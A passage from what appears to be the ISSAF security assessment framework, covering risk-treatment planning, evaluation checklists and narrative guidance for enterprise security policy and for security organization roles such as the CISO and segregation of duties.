2	<b>Threat No.</b>	<b>Proposed Countermeasures</b>	<b>Responsibility Assigned</b>	<b>Implementation Schedule</b>	<b>Post Implementation Follow Up</b>
3	10	Session encryption - using SSH for example	John Smith	3 months	
4	13	Filtering broadcast requests	George Brown	6 months	
5	17	Instate redundancy links	Carla Adams	3 months	
6	19	Appropriate anti-virus solution is already in place and operational. Monitoring procedures are adequately performed.	Carla Adams	6 months	
7	132	Implement appropriate smoke/fire detectors and automatic fire extinguishing capabilities	Jim West	9 months	
8	181	Implement software based solution to restrict the use of data to within the company asstes only.	John Smith	9 months	

The outcome of the tool is mainly a magic quadrant comparing vulnerabilities to their related threats probability of occurrence. The output is best described by the following diagram.



Since risk assessment is all about prioritizing threats and vulnerabilities which need to be addressed and mitigated first, all vulnerabilities in the upper left right red quadrant (i.e., the company is highly vulnerable to high probability threats) need to be addressed in priority. All resources and man power will be assigned to performing the agreed actions first. Subsequently, all vulnerabilities in the lower right hand

orange quadrant (i.e., the company is highly vulnerable but the probability of the threats to realize is low) will need to be addressed afterwards.

The rationale behind risk mitigation is to try to bring down the level of vulnerability to an acceptable level so that the company becomes immune to threats or have back up procedures and plan should the threat ever realize. Because it is very difficult to modify the probability of occurrence of threats, the company is better advised to use its resources to reduce the level of vulnerability.

The vulnerabilities identified in the remaining two quadrants are at the discretion of the company – whether they further want to reduce the risk. The key objective here of a risk assessment exercise is to take all reasonable steps to bring down the risk to an acceptable level.

From the tool, 2 scatter graphs can be generated as follows:

- Asset value to threat probability – Column V (x-axis) and Column AC (y-axis)
- Vulnerability to threat criticality – Column AI (x-axis) and Column AD (y-axis)

The tool also acts as and allows for the maintenance of a “Risk Register”. A risk register is a complete listing of all risks which the business faces. In our model, the risks relate mostly to Information Systems. However, the tool can also be modified and extended to include other non-IS risks which the risk assessor deems fit to add.

## 6.4 RISK ASSESSMENT METHODOLOGY EVALUATION

More than often, IS Security experts would be called upon to evaluate the security implementations in a company where risk assessment exercises were already carried out either using internal resources or by hiring external resources. Alternatively, he/she might be called upon to follow up on the action plan following the risk assessment exercise. This section depicts some of the things to look at while evaluating whether the client company has properly undergone a risk assessment exercise.

1. Does the risk assessment exercise at minimum include the following :
  - 1.1. How was the risk assessment performed? Did it include stakeholders? If so, were the stakeholders briefed and got a common understanding of asset value to and threats and vulnerabilities of the business?

- 1.2. Identification of all business critical information assets. (E.g., Data, paper documents, software, hardware etc.) ?
- 1.3. Threat identification to these assets?
- 1.4. Vulnerabilities assessment to the identified threats?
- 1.5. Identifying the risk scenarios for compromise of the assets via the vulnerabilities identified?
- 1.6. Assessing a probability of the risk scenario?
- 1.7. Assessing the impact on the business if the risk scenario were to come to pass?
- 1.8. Calculating the risk rating by multiplying the probability by the impact?
- 1.9. Prioritizing the risks based on the risk ratings?
2. Does the Organization conduct a comprehensive organization wide risk assessment exercise to reassess the threats, vulnerabilities and business impact for information security & is the Chief Information Security Officer (CISO) duly assisted by the respective Information Security Officers (ISOs) during this periodical risk assessment exercise?
3. Is there a Risk Assessment Template which is used as a general framework for the conduct of the risk assessment?
4. Is there a risk management plan developed to minimize the exposure of the company to the high risks that are identified?
5. Are the controls implementation instructions issued on the basis of the risk management plan, which will clearly identify responsibilities and timelines for implementation?
6. Does the CISO with assistance from the ISOs verify and validate the desired implementation actions within the stipulated time?
7. Are the details of the risk assessment, risk management plan and implementation will be preserved for a stipulated period? (3- 5 years)
8. Apart from the yearly risk assessment is a risk assessment carried out whenever there is a major change to the P&O network and systems such as addition of a new business application, relocation or redeployment of an existing application system, major changes to network architecture?

## 7 ENTERPRISE INFORMATION SECURITY POLICY

### 7.1 INTRODUCTION

Enterprise Information security policy demonstrates executive management commitment and direction for implementation and management of information security within the enterprise. Security policy also demonstrates adherence to the concept of due diligence and due care.

### 7.2 PRE-REQUISITE

1. Documented and formalized enterprise security policy and a formal policy on updates through scheduled reviews and a process for meeting any unscheduled changes.
2. Any audit/review reports of enterprise security policy conducted either internally or externally. If a copy of policy can't be obtained, request for areas covered in policy/table of contents of policy.

### 7.3 OBJECTIVE

To establish whether the enterprise has formalized, implemented and communicated security policies with enterprise-wide applicability and supported by appropriate standards, procedures and guidelines within the enterprise.

### 7.4 ASSESSMENT QUESTIONNAIRE

This section contains a set of suggested evaluation check list that are expected to broadly fit the ISSAF based assessment process. Recognizing that each organization has its own unique processes, technologies and information processing architecture, it is possible that the ISSAF evaluation may need further steps to be performed. It is also possible that some of the suggested checks may need amplification. The assessor who is carrying out the ISSAF based evaluation should therefore use these check lists as guides and evolve a process that best fits the organization being reviewed.

Evaluation Check		Yes	No	N/A	Evaluation Performed and Results
1	Does the organization have a formally approved and documented enterprise security policy?				

1A		Is the security policy approved at the appropriate level of organizational hierarchy who has control over the disciplinary jurisdiction of those who have to implement it?				
1B		Does the policy statement and attendant action by top management clearly demonstrate their commitment and support to security? If yes, identify all actions and processes that demonstrate commitment and support.				
2		Is the enterprise security policy available for review? If not has there been any third party review and if so is their report available for review?				
2A		If a third party review had taken place, evaluate: a) third party competence to carry out the review; b) the independence of the third party that has carried out the review				
3		Does the organization have documented enterprise security procedures, baselines, standards and guidelines? And are they available for review?				
	3A	If the organization has been certified to or accredited to a global or local information security or related control standard, is the creation and implementation of the security policy fully in accordance with the requirements of those standards?				
4		Are the operational requirements and security concerns of all operating and support functions in the organization considered while deciding on the contents of the security policy? If yes, seek samples to see how these requirements were documented and met in the final version of security policy				
	4A	Has there been any instance where the operational requirements have dictated the compromise on the stringency of the security implementation and management has accepted the need to meet operational exigencies and considered less than adequate security? If so, identify all such instances and also indicate what compensating controls have been put in place?				

5	Does the policy include					
5.1	1) Management Statement on information security clearly spelling out the security stance of the organization					
	1A)	Statement on Access philosophy of the organization and if such philosophy is different for different locations or business divisions, are these clearly spelt out?				
5.2	Is there a Disciplinary Action policy Statement that clearly states a list of what would be regarded as violation of security and how are such violations classified? Are appropriate disciplinary actions prescribed for such violations?					
	5.2A	Have there been instances where perpetrators of or contributors to a security incident have been handled in a manner that is not fully in conformity with the requirements of the disciplinary actions as recommended in the policy? If so, has such exception handling been recorded and justifications noted?				
5.3	Scope & Applicability: Is the coverage and applicability clearly spelt out in the policy?					
	5.3A	Are there organizational units or locations that have been expressly excluded from the applicability of security policy? If so, is there a process whereby the relevance of bringing these units and locations within the purview of the security policy constantly reviewed?				
5.4	4) High Level Roles & Responsibilities					
5.5	5) Acceptable Usage guidelines for information systems users					
5.6	Information retention policy (e.g. how long to keep data in custody)					
6	Does the User policy address:					
6.1	Acceptable usage					
6.2	E-mail Usage					
6.3	Internet Usage					
6.4	Encryption of Sensitive Data					
6.5	Antivirus Policy					
6.6	Password protection					
6.7	Remote Access Policy					
6.8	Incident Reporting Guidelines					
6.9	Disciplinary action for non compliance					
7	Does the administrator & other IT staff policy address					

7.1	Physical & Environmental Security				
7.2	Network & Systems Security				
7.3	Wireless Security				
7.4	Application Development & Deployment				
7.5	Internet & Third Party Connectivity				
7.6	Vendor Engagement Policy				
7.7	Technology standards for the organization				
7.8	Technology change control				
7.9	Backup & Systems Availability				
8	Does the policy address the following areas for business owners				
8.1	Risk Assessment & Classification				
8.2	Outsourced service providers engagement				
8.3	Business Continuity & Disaster Recovery				
9	Does the policy address the following areas for security staff				
9.1	Monitoring & review of systems security events				
9.2	Systems vulnerability assessment & penetration testing				
9.3	Third party engagement review				
9.4	Incident response				
9.5	Business Continuity Planning & Disaster Recovery				
9.6	Security Awareness & training				
10	Is the policy communicated to the Organization employees via trainings?				
11	Does the policy go through an periodic review and accordingly updated ?				
12	Security Awareness and training for management and end users.				
13	Does the policy addresses concerns related to business ethics				
13.1	Is the Non disclosure agreement formally signed by employees?				
13.2	Does the compliance policy includes disciplinary actions?				

## 7.5 ASSESSMENT QUESTIONNAIRE - NARRATIVE

*The following narrative supports the understanding of the contents and logic that is embedded in the assessment questionnaire. While the questionnaire is structured on the basis of possible process flow that may be found in many enterprises, the narrative is presented to aid an understanding of the concepts covered in this domain.*

### 7.5.1 Overview

Information security policies support to implement effective security in an enterprise. Security policies are a statements that are derived from an alignment of information security to the business requirements, as endorsed by executive management of the enterprise. As it is emerging today, security policies are used as vehicles that communicate executive management commitment to securing information assets. In addition, these policies provide an overview of the security stance of an organization and credibility to security activities.

While the generic reason for having a comprehensive security policy is to demonstrate top management support to security activities and to ensure that appropriate directions are available for implementing the controls in the context of chosen security architecture, it is equally important from a legal perspective. When a corporation or its executive management is sued or questioned by stakeholders in the context of safeguarding assets (including information assets), one of the first things that would sought is to determine if the enterprise had a security policy in place commensurate with the nature and size of the business. This fits well into the concept of 'due care' that is expected of custodians of enterprise information assets. The creation and enforcement of an enterprise-wide security policy would also demonstrate that management went through the process of 'due diligence' and fully satisfies the 'prudent man rule.' It also protects employees so long as they can fully follow the security policies and demonstrate, when questioned, that they had adhered to what executive management expected them to do in terms of implementing security mechanisms. Two approaches are often seen in creation and implementation of security policies: bottom up approach and top down. The former is seen when IT departments (or a few in the department) try to create and implement a security policy. This is frequently done through the use of technology. This may not have the kind of visibility required or even the degree of credibility it deserves but this is very common occurrence. In contrast, top management drives the top down approach, which has the advantages of requisite funding, enforcement and visibility (or awareness). These two approaches still co-exist because IT and executive managements don't talk the same language; Management does not understand all the acronyms and jargons of IT while IT finds it difficult to understand the strategic business language. One quip often heard is that businesses are not in existence to buy more firewalls and spend on upgrading the IDS systems. Managers want a 'business case' established and IT finds it hard to fit into this approach not because they don't understand it fully but because IT still does not neatly fit into

known financial approaches to deciding on 'business cases.' Having said that, it must also be said in fairness to IT that managements also need to understand that their strategic competitive advantage depends significantly on the information technology and processing infrastructure they have deployed.

Guidelines for valuation of assets (used in a variety of ways – for assessing insurance premium, calculating the RTO while performing BIA, implementing access control models...) are best placed in the security policy since it is endorsed at the highest level in the organization. Another important role played by Security Policy is in the process of creating Business Continuity Planning (BCP) and Disaster Recovery Planning (DRP), which requires building on the layered defenses that the security architecture would have created. Fine tuning recovery strategy requires the definition of security parameters especially when the recovery is physically carried out at a location outside the premises of the enterprise. Security Policy has a significant contribution to make in this case.

Policies, apart from demonstrating executive managements' commitment to securing information assets, is also used as a vehicle to periodically reinforce security related messages, continuously raise security awareness and push for goal congruence between corporate goals and security goals. It is arguable as to who has to work for the goal congruence; is it to be done by the IT managers responsible for security to align it with corporate goals and objectives or should it be done by top management? The policy is also to be used for defining the various human interfaces of security. Primarily, the policy sets the framework for security organization structure, description of job responsibilities, constituting security teams (like security implementing team, security assessment team, A&P team, forensics team, assurance team, etc.) Organizations do not have all these teams functioning on a permanent basis but are quickly assembled whenever a security incident occurs or is suspected. Even the definition of what is security incident need clarity to move carefully between the extremities of complacency and over-reaction. All these are addressed in the security policy.

A further function of security policy is to provide clear guideline on how to handle a conflict that might arise when implementing a security mechanism. The conflict could be due to multiple locations in the same organization interpreting their security needs differently or due to different professionals interpreting a security situation differently

or even a basic question like 'Is this a security breach?' The policy assists managers to take a consistent, fair and appropriate stand in the face of these conflicts.

### **7.5.2 Policy and Trust**

Information Security policies, like every other enterprise policy, involves people. Policies are designed and implemented so that the actions and interactions of people among themselves and with the constituents of Information Processing Facilities, Trusted Computing Base, etc. are consistent with the enterprise security stance. The moment we talk of interaction amongst humans, it involves trust related issues. Policy writers take two extreme stand points though most of the policy designers tend to tread the middle path. One extreme is to state that policies are written only because we always think people will not do the right things. Other extreme is to design policies on the presumption that people would do only the right things! As can be readily seen, neither of these extremes are always true. Even if we desire to trust all systems and people, what is witnessed over the past force us to move away and start distrusting people and processes. Software from reliable sources suddenly throws up a bug or someone discovers a Trojan in it or a backdoor carefully concealed! A trusted person gets into a problem when on vacation and the stand-by colleague discovers something odd – leading to a trail of frauds! When a security policy is written, conservatively it may be prudent not to totally trust any person or process to function correctly always and under all conditions. Trust takes time to build. Careful monitoring over long periods can build sufficient trust to break parts of control if such control dilution can add to other advantages - most importantly effectiveness in operations or a general feeling of goodness, which could lead to greater efficiencies in operations. There are no hard and fast rules on trust; it depends on a variety of variables including organizational culture and the sensitivity of information asset being handled. Determining the right level of trust is a delicate and very difficult task; too little of it may lead to high attrition rates or low morale and too much might eventually result in security infractions. Maintaining the right level of trust is a good acid-test for successful managers.

### **7.5.3 Some issues of design**

Policies affect the way people work. It is therefore a good practice to work on a consensus-based policy development and implementation wherever possible. While it is not always possible to get a consensus on all policy issues due to a number of

factors, it would be worthwhile to get all those who would be affected by the implementation of the policy to review the policy and share their views as to how the proposed policy could impact their work – in terms of productivity, personal efficiencies, adherence to best practices, impact of changes from what is currently happening, etc. At the stage of eliciting this consensus, if it is demonstrated that the implementation of a policy would result in an unfavorable situation, it may be worthwhile re-visiting the policy.

It is important to review the policy with the IT support staff just as being done with users since IT support staff would be involved heavily in the implementation of the policy. Since implementation of a policy is as important as designing it and monitoring it, the IT support function that would be involved in implementation should be fully involved in this process. Often the views of the IT support staff results in significant enhancement to the degree of controls and the manner of implementing controls.

Security Policies, like all other corporate policies and plans tend to get out-dated and obsolete. A clear process of change management needs to be put in place to ensure that any policy changes take place along side any changes in any of the attributes that has an impact on the policy. A clear process of putting in place a version control is also to be built and implemented so that different parts of the organization do not conform to different versions of the policy!

Policies that are not appropriately disseminated are no policies at all. All users and anyone who is in any way connected with a policy implementation should have a copy of the policy and the policy dissemination process should include a way of getting the users and others to acknowledge, in unambiguous terms, that they have received a copy of the policy, studied and understood it and agree to abide by it. This document is a must for the organization to enforce the policy and also ensure that where the policy is violated, no defense is taken in a court of law by the person who violated the policy that he / she did not know of the existence of such a policy. Continuous awareness must be created through a variety of ways including security awareness programs, policy awareness workshops and regular stress in corporate internal communications that adherence to policies will result in better security.

While this chapter's objectives are to help a user assess an existing security policy, it also attempts to give a user enough knowledge to key factors to consider in

formulating a security policy & the critical components that should be included in the security policy.

## **7.5.4 Security Policy Development Model for Security Policies**

### **7.5.4.1 ESTABLISHING A POLICY TEMPLATE**

The Risk Assessment Methodology, the classification levels & the security services needed for securing the information systems are good guiding principles to establish a security policy for the entire organization. The Legal department should also ascertain that the statements within the policy are in compliance with the Local Regulations & other privacy laws. The policy should have disciplinary statements that mention the punishment meted out in case there is non-compliance to the policies. The policies could be high-level statements that could talk about the management's intention to treat information security within the firm on priority and it may also be detailed in terms of outlining various controls & strategies the firm may use to secure the information.

## **7.5.5 The Policy must address:**

### **7.5.5.1 MANAGEMENT STATEMENT ON INFORMATION SECURITY**

This statement shall include the management's commitment & support to information security within the organization. This will also encourage other business units to participate in the information security program for the firm.

### **7.5.5.2 DISCIPLINARY STATEMENT**

The policy must include a statement, which should talk about the disciplinary process which shall be taken in case there is a non-compliance with the policies mentioned below. Disciplinary measures can be up to termination of employment.

### **7.5.5.3 THE SECURITY ORGANIZATION & THE ROLES AND RESPONSIBILITIES**

This section should include the various roles in the information security program. This should include at minimum the role of the Information Security Officer, the information owners, the end users, the systems administrator & the end users.

## **7.5.6 For the End-Users**

### **7.5.6.1 ACCEPTABLE USE OF COMPUTER SYSTEMS & RESOURCES**

This policy talks about how information systems are important to the organization and it also talks about prudent usage of computer systems by the employees. Most organizations have a policy mentioning that all data stored on the organizations computer systems belongs to the organization & that the employee activity may be monitored.

### **7.5.6.2 E-MAIL USAGE POLICY**

This policy talks about prudent usage of e-mail resources. This means that the employees can use the e-mail system for personal purposes as long as there isn't significant usage of the organization bandwidth.

### **7.5.6.3 INTERNET USAGE**

Internet usage is mostly granted to employees requiring access for business purposes. Employees are also advised against posting any comments on websites with the company e-mail id unless authorized to do so.

**7.5.6.4 ENCRYPTION OF SENSITIVE DATA**

Employees should be advised to encrypt sensitive information before sending it on the Internet using the firms approved products. They should also confirm the identity of senders and ensure that it is from an authentic source before using information sent to the users.

**7.5.6.5 ANTI-VIRUS POLICY**

The anti-virus policy should advise users about scanning attachments before getting them from external sources. They should also report virus incidents to the concerned people that could help in containing the viruses/worms before they start spreading to other systems.

**7.5.6.6 PASSWORD PROTECTION POLICY**

Password protection policy talks about the selection of passwords & password complexity and other parameters like password change frequency; history

**7.5.6.7 REMOTE ACCESS POLICY**

The remote access policy asks users to ensure that all controls like personal firewalls etc are running well before they connect to the firms systems. This should also create awareness among users about the possible installation of key loggers and other Trojans while connecting to the firms systems from the internet or other untrusted networks.

**7.5.6.8 INCIDENT REPORTING POLICY**

This policy should educate the users on possible security breaches and the way these incidents to be reported to the concerned authorities.

Some Companies ask the employees to sign the Intellectual Property Rights agreement so that the Company's IPR is safeguarded. The IPR Agreement needs to be prepared according to the company's business needs and in consultation with legal Department.

## **7.5.7 For the Information Owners**

### **7.5.7.1 RISK ASSESSMENT & ASSET CLASSIFICATION**

The information owners should be entrusted with the Risk assessment & classification of the information systems in their purview. They along with the representatives from the information security department must classify & label the data by analyzing the threats. In case of shared systems across multiple business units the business managers must co-own the data & all of them must be involved in the risk assessment exercise. Information owners must be entrusted with the responsibility of completing the Risk assessment exercise and the information security representatives must act as consultants in facilitating this process.

### **7.5.7.2 OUTSOURCED SERVICE PROVIDERS ENGAGEMENT POLICY**

The information owners must notify the information security department about possible engagements with outsourced service providers before establishing a relationship. The information security department should analyze if the service providers meet the minimum criteria required so that the organizations data can be entrusted to the service provider's Service Level Agreements (SLA) Needs to be defined for the Outsourced agency.

### **7.5.7.3 BUSINESS CONTINUITY & DISASTER RECOVERY POLICY**

The information owners must be advised to make continuity plans in case of exigencies. The BCP team or the Information Security team would facilitate this process. This also requires the information owners to maintain the required call trees and establish DR processes for the businesses information systems.

## **7.5.8 For the IT Department**

### **7.5.8.1 PHYSICAL SECURITY OF INFORMATION SYSTEMS**

This policy must advise the IT Department or other departments (Administration) to deploy all possible security controls to protect the information systems from damage, loss & theft. This may require deploying & operating some controls like a PACS (Personal Access Control System). This should also talk about equipment sitting & procedures to be followed when physical access is required (like maintaining a log of all access to the server systems). This should also address procedure for operating environmental controls

**7.5.8.2 NETWORK & SYSTEMS SECURITY POLICY**

This should discuss the security mechanisms to be implemented on Network & Server systems. The main criteria for configuration of systems should be that access should be granted to resources as required.

**7.5.8.3 WIRELESS SECURITY**

This is an area which is a matter of grave concern. The wireless systems should be properly configured with adequate authorization & authentication methods.

**7.5.8.4 APPLICATION DEVELOPMENT & DEPLOYMENT**

The application development & deployment policy should talk about how security should be a consideration at the time of application development itself. The policy should also discuss means in which the application must first be unit tested , then tested on an integration environment and only after it passes the security tests should it be deployed on the production systems.

**7.5.8.5 INTERNET & THIRD PARTY CONNECTIVITY**

This policy should talk about secure connectivity to the internet & third parties. The organizations acceptable method for external connectivity & the authorization process for the same should be discussed. Some organizations conduct a penetration test on the third party networks before allowing connectivity into their systems.

**7.5.8.6 VENDOR ENGAGEMENT POLICY**

The vendor engagement policy would discuss what minimum security criteria a vendor must adhere to before the organization can establish a relationship. E.g includes a vendor should have a proper background check of all its employees before the vendor representatives work with the organization.

**7.5.8.7 BACKUP & SYSTEMS AVAILABILITY POLICY**

This policy entrusts the proper functioning of the network infrastructure & backup of information systems to the IT Department.

## **7.5.9 For the Information Security**

### **7.5.9.1 MONITORING & REVIEW OF SYSTEM SECURITY EVENTS**

The information security team should be advised to check the security events on a regular basis and report breaches or incidents serious in nature to the management. The information security team should regularly monitor for any non-compliance to the security policy as well & work with the business units to have those rectified

### **7.5.9.2 SYSTEMS VULNERABILITY ASSESSMENT & PENETRATION TESTING**

The information security department is often entrusted with the responsibility of conducting vulnerability assessment & penetration tests. This policy talks about how these must be carried out with proper authorization.

#### **7.5.9.2.1 THIRD PARTY (VENDOR & OUTSOURCED SERVICE PROVIDERS) ENGAGEMENT REVIEW**

The information security team may be required to go onsite & conduct reviews of the Services providers & vendors to ensure that they comply to the minimum security criteria as required by the organizations. This policy details the information security roles in the process.

#### **7.5.9.2.2 INCIDENT RESPONSE**

The incident response policy details the method of investigating any reported security breaches. How & when law enforcement agencies must be contacted & who should be responsible for communicating with the media should be covered.

#### **7.5.9.2.3 BUSINESS CONTINUITY PLANNING**

The information security department should also be facilitating the BCP for various business units & should review test results & appraise the management about the same.

#### **7.5.9.2.4 SECURITY AWARENESS & TRAINING**

This is an often-overlooked subject; the information security department must be responsible for training all users in the organizations. They must also design & constantly update their security awareness programs.

## 8 ENTERPRISE INFORMATION SECURITY ORGANIZATION & MANAGEMENT

### 8.1 INTRODUCTION

Information security organization is an important part of the management control structure in an organization. Assessment of the organization structure and management responsibilities are important since these determine if the organization can be aligned to the security stance of executive management. This also stems from the belief that security cannot be achieved only by technology or services and it needs to be ingrained into the overall organizational functioning. One sure way of examining if executive management has taken cognizance of the need for a comprehensive security stance is to assess the security organization.

### 8.2 PRE-REQUISITE

Organizational structure of entire organization, IT department, enterprise security organization, internal audit. Document containing formally approved roles and responsibilities, job description for enterprise security functions, any third party assessment/review etc...

### 8.3 OBJECTIVE

The primary objective of this assessment is to assess the formal organizational controls that are related to organizational structure. Also, to evaluate management support to the security functions, identify segregation of duties, third party security and to address outsourcing security concerns.

### 8.4 ASSESSMENT QUESTIONNAIRE

*This section contains a set of suggested evaluation check list that are expected to broadly fit the ISSAF based assessment process. Recognizing that each organization has its own unique processes, technologies and information processing architecture, it is possible that the ISSAF evaluation may need further steps to be performed. It is also possible that some of the suggested checks may need amplification. The assessor who is carrying out the ISSAF based evaluation should*

*therefore use these check lists as guides and evolve a process that best fits the organization being reviewed.*

	Evaluation Check	Yes	No	N/A	Evaluation Performed and Results
1	Management Support				
1.1	Does the organization have a formally approved enterprise security organization?				
1.2	Is there adequate management support for the information security within the organization?				
1.3	Has the Chief Security Officer/Chief Information Security Officer (CSO/CISO) been formally authorized to ensure that other departments implement recommendations made with respect to security?				
	1.3A Does the CSO / CISO have a role in the determination of the implementation process of the Enterprise Security Policy?				
	1.3B Is the performance of the CSO /CISO related or linked to the successful implementation of the enterprise security policy?				
1.4	Are the responsibilities for each of the roles in the information security department clearly defined?				
	1.4A Are all personnel including users of information systems clearly informed of their "security related" roles and obligations?				
	1.4B Is adherence to security policies and "good security practices" considered as part of the assessment of overall performance of all personnel who use information system in their regular work cycle?				
1.5	Does the IT department organization chart and position description clearly define relationships with various departments in general and in particular, the following departments?				

1.5A	The HR department... For instance, is there a clear responsibility for the HR department to insist on the IT department certificate of "no-access privileges" before an employee is relieved from the services of the organization?				
1.5B	The various business departments... Does the IT / IT security organization have a clear relationship that indicates that whenever business processes are altered, it needs to be routed through IT Security department for process security clearance?				
	Legal Department ... Is there a clear process of interaction between the Legal Department and the information security department to ensure that the security processes are in line with the requirements of local, regional, industry and national laws				
	The employees of the company ... is there a clearly defined security awareness program that is regularly reviewed and updated so that all employees of the enterprise are informed of their appropriate role in maintaining the security of the organization in accordance with security policy?				
	Administration Department (This generally takes care of the In-house activities and facility management in some companies)				
2	Segregation of duties				
	Is there any conflicting or overlap of the roles that can potentially cause the security to collapse? E.g. Enterprise security personnel reporting to IT department.				
	Are there proper segregations of duties within the information security department?				
	Is there any overlap of responsibilities due to this segregation of duties?				
	Are two-person control exercised within the company?				
	Are mandatory vacations implemented for enterprise security personnel?				

	Are peer review performed on enterprise security if applicable?				
3	Third party security concerns				
	Is there any formally approved policy regarding third party access to enterprise information systems (Physical and Logical)?				
	Is there any compliance review performed to ensure third party access to enterprise information systems are based on approved policies?				
	Are there formally signed off documentation for approvals and reviews on third party access?				
4	Outsourcing				
	Is there any legally defined contract between both parties for outsourced security services / solutions?				
	Has this contract been reviewed by the legal department for any legal and regulatory compliance?				
	Does the contract contain Non disclosure clause relating to enterprise information assets?				
	Is there any clause specifying damages to be paid in the event of non compliance?				
	Has enterprise performed a security evaluation of outsourcer's information systems used in delivering the services? If not has there been a third party review of outsourcer's information systems in delivering the services.				
	Is there any process to evaluate the services provided against the service level agreements?				
	Does the SLA or the agreement clearly permit the enterprise staff or auditor to assess and review the security settings of the party to which service delivery is being outsourced?				
	Is there any process to terminate the contract?				

## 8.5 ASSESSMENT QUESTIONNAIRE - NARRATIVE

*The following narrative supports the understanding of the contents and logic that is embedded in the assessment questionnaire. While the questionnaire is structured on the basis of possible process flow that may be found in many enterprises, the narrative is presented to aid an understanding of the concepts covered in this domain.*

### 8.5.1 Introduction

The security organization plays a vital role in the effective implementation of policies & in maintaining the overall security posture of a company. Most companies generally consider information security as information technology security. The scope of information security is much more broader than just IT security since information in an organizational context extends beyond data processing and computers and therefore involves a lot of interaction with other business departments. For such reasons, some argue that it is best to have the Information security aligned to the Operations Department. Organizational status and independence of the information security function has a significant impact on the effectiveness and efficiency of the security function. Traditional organization theory has it that the higher the head of a function reports to, the greater is the independence of that function. While this has been challenged in a few studies, we can safely recommend that for optimal levels of organizational independence, the head of Information Security Organization should report to the head of the organization. Everything else is a compromise. There are a few who argue that information security being too technical a matter, the head of security operations should ideally report to the CIO. That approach merits little attention since the CIO is responsible for the efficient and effective use of the information assets for furthering business objectives and the function of protecting information assets is too specialized to be bracketed with operational responsibilities. It also matter as to how information is viewed in the organizational context – is it seen as a support function, or as an enabling function or as a driver or as a function that directly contributes to creating and sustaining strategic competitive advantage. This perception best drives the organization structure of the security organization and its responsibility – authority paradigm.

There are a number of organization driven controls (also referred to as Administrative Controls) that add to the overall security of the organization's information assets without necessarily resorting to technology for conceptualization or implementation.

### 8.5.2 Segregation of Duties

Segregation of duties is a very important administrative control in information security. This is achieved by ensuring that no complete operation cycles are completed by a single individual or no operation cycles that have significant security content is completed by a single individual. The various duties constituting a

transaction cycle is segregated and given for completion by two or more people who are normally peers. If the duties are segregated the chances that certain privileges may be misused are reduced greatly. If the system administrators' role is to create user accounts and give access to system users & also ensure optimal performance of the systems. All this activity can be logged and monitored by staff dedicated to doing system monitoring. Only collusion by individuals from the two roles can bypass the security provided by this approach.

### **Structure based Controls**

Similarly it might make sense to split up the duties in the information security organization as well. E.g. having a separate Information Risk Management team & information security team might help in segregation of duties. The information risk management team can conduct risk assessments and advise the various business groups on the steps needed to be in compliance with the company's Information security policies. The information security staff should be made responsible to see to it that required controls have been implemented & have the information risk management team report on their effectiveness. This avoids any complacency in the information security team & an authentic report is created because this is done by the IRM whose goals are to find & report on the security flaws within the information systems deployed.

Another important part, which determines the company's security is the Internal Audit Department. This department should never be aligned to the information security and should ideally report to the CEO of the company. The internal audits responsibilities are to check compliance with the organizations security policies & report any anomalies found to the concerned authority. The audit is generally a half yearly or yearly exercise & can be considered as very rigorous checks of the controls deployed within the company.

### **8.5.3 Two-person Controls**

Another form of administrative control that harnesses the organization structure is two-person controls. In this situation, the rationale is similar to that which justifies segregation of duties. However, unlike segregation of duties that require two persons to do different but sequenced operations to complete a process cycle, in the case of two person controls, two persons simultaneously perform certain operations so that in the absence of one, the other cannot complete the process or operation.

#### **8.5.4 Peer Review**

Unlike a supervisory review which comes with its share of psychological and behavioral issues, the concept of peer review of security operations have come to be accepted amongst security professionals as a good organizational control mechanism. In this process, the work of one person is reviewed by his/her peer. The peer is often as knowledgeable as the person who performed the operation. A healthy competition exists which assists the organization to have a higher degree of expertise brought into play. Of course, it also grants the organization the additional layer of security since the peers, being professionals, would bring to light any attempted actions by any person that would result in a security infraction; whether such action is with malicious intent or due to ignorance or negligence.

#### **8.5.5 Mandatory Vacations**

This form of administrative control has been recommended for quite some time now has yielded good results in organizations that had implemented it. This control stems from the belief that anyone involved in a security infraction would be able to hide it successfully so long as he/she is able to be present at the place of security violation and can continue to cover up the violation. It is therefore recommended that every person involved in any operation that has a security element in it should be asked to go on regular vacation. The obvious reason being that while the person is on vacation, his/her successor who handles the operations would find any security infraction that had been carefully concealed by the earlier person.

#### **8.5.6 Information Security Roles and Responsibilities**

The effectiveness of any Information Security Management framework is dependent on the personnel who administer the security implementation. This would depend on how effectively the enterprise assigns and manages the roles and responsibilities for the implementation and management of Information Security.

The assessment of an Information Security Framework would also comprise of a review of the specific roles and responsibilities allocated to specific groups or individual personnel of an enterprise. Some of the key roles and responsibilities are listed below along with specific responsibilities that would be ideally allocated to such roles.

#### **8.5.6.1 CHIEF INFORMATION SECURITY OFFICER**

The Chief Information Security Officer (CISO) is the senior most position in a security management organization within an enterprise. The CISO's role will at a minimum include the following responsibilities:

- Identification of the strategic direction of Information Security within the enterprise
- Ensuring alignment of information security objectives with the strategic IT plan and the strategic business objectives of the enterprise
- Ensuring alignment of the security management objectives with the risk management objectives of the enterprise
- Ensuring the alignment of the information risk management framework with the risk management framework of the enterprise
- Ensuring appropriate security management organization and infrastructure is implemented in the enterprise to ensure that the information risks of the enterprise are appropriately managed
- Ensuring the effectiveness of the information risk identification and management process of the enterprise

#### **8.5.6.2 PHYSICAL SECURITY MANAGER**

The Physical Security Manager's role is responsible for the management the security of the physical facilities related to Information Technology implemented within an organization. Such responsibilities will at a minimum include the following:

- Implementation and management of physical access controls at each of the facilities of the enterprise
- Implementing and sustaining suitable environmental controls to ensure that an appropriate environment is provided for the infrastructure of the enterprise
- Ensuring the upkeep of the facilities in accordance with any enterprise facilities management policies or applicable best practices

#### **8.5.6.3 INFRASTRUCTURE SECURITY MANAGER**

The Infrastructure Security Manager's role is responsible for the management of security of specific infrastructure components of the IS infrastructure of the enterprise. This would include:

- Implementation and management of logical security of infrastructure components comprising of the following:
  - All hardware
  - All security infrastructure devices/components

- Coordination with the Network and Application / Database Security Managers for configuration management
- Maintenance and management of the configuration of the components
- Implementation of the Information Security Policies, Procedures and Minimum Baseline Standards for configurations
- Conduct of periodic reviews of the security configurations of the components
- Appropriate application of the change management processes for management of patches, upgrades, installation and maintenance activities pertaining to the specific components under his control

#### **8.5.6.4 NETWORK SECURITY MANAGER**

The Network Security Manager's role is responsible for the management of security of specific network and telecommunication components of the IS infrastructure of the enterprise. This would include:

- Implementation and management of security of network and telecommunication components comprising of the following:
  - Routers
  - Bridges / Switches
  - Network Cabling
  - ISP connectivity
  - Enterprise sites connectivity
  - Other network components as applicable
- Maintenance and management of the configuration of the components
